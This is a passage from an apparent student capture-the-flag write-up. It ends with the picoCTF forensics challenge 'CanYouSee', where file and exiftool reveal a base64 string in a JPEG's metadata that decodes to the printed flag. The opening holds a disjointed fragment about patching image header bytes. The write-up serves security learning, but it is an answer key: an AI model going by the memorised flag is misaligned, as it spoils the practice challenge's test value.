00000050  2F 2C 2F 26 23 33 2A 26 2D 24 20 3B 32 2E 32 29 /,/&#3*&-$ ;2.2)
00000060  25 30 27 23 33 2A 26 38 2C 28 36 2B 27 39 2D 2B %0'#3*&8,(6+'9-+
00000070  2F 26 23 1D 12 0E 23 17 11 29 16 0E 55 3D 31 97 /&#...#..)..U=1.
00000080  76 66 8B 66 52 99 6D 56 9E 70 58 9E 6F 54 9C 6F vf.fR.mV.pX.oT.o
00000090  54 AB 7E 63 BA 8C 6D BD 8A 69 C8 97 71 C1 93 71 T.~c..m..i..q..q
```

Signed 8 bit: 61 Signed 32 bit: 1989620029 Hexadecimal: 3D



but the image is not set proper but 0x3E8 => E8 03 00 00 change in plave of 32 01






1.3.11 PicoCTF => CanYouSee

Here, they have given a zip file unknown.zip by extracting it we have an imagine in it
in the hints they mentioned about the information about the file
information of the file means its type, size and so on
for this we can use file, exiftool

```
tenisha@tenisha:~/Downloads$ cd unknown/
tenisha@tenisha:~/Downloads/unknown$ ls
ukn_reality.jpg
tenisha@tenisha:~/Downloads/unknown$ file ukn_reality.jpg
ukn_reality.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline
, precision 8, 4308x2875, components 3
tenisha@tenisha:~/Downloads/unknown$ exiftool ukn_reality.jpg
ExifTool Version Number         : 12.40
File Name                       : ukn_reality.jpg
Directory                       : .
File Size                       : 2.2 MiB
File Modification Date/Time     : 2024:03:12 05:35:57+05:30
File Access Date/Time           : 2025:07:21 20:00:44+05:30
File Inode Change Date/Time     : 2025:07:18 23:57:20+05:30
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 72
Y Resolution                    : 72
XMP Toolkit                     : Image::ExifTool 11.88
Attribution URL                 : cGljb0NURntNRTc0RDQ3QV9ISUREM05fZDhjMzgxZmR9Cg==
Image Width                     : 4308
Image Height                    : 2875
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 4308x2875
Megapixels                      : 12.4
tenisha@tenisha:~/Downloads/unknown$
```

Here, if we see in this we have an attribution URL a base64 encoded format
An **attribution URL** is a **link that gives credit to the original creator** of content, such as an image, video, font, or open-source project.
by decoding it we get the flag



FLAG : picoCTF{ME74D47A_HIDD3N_d8c381fd}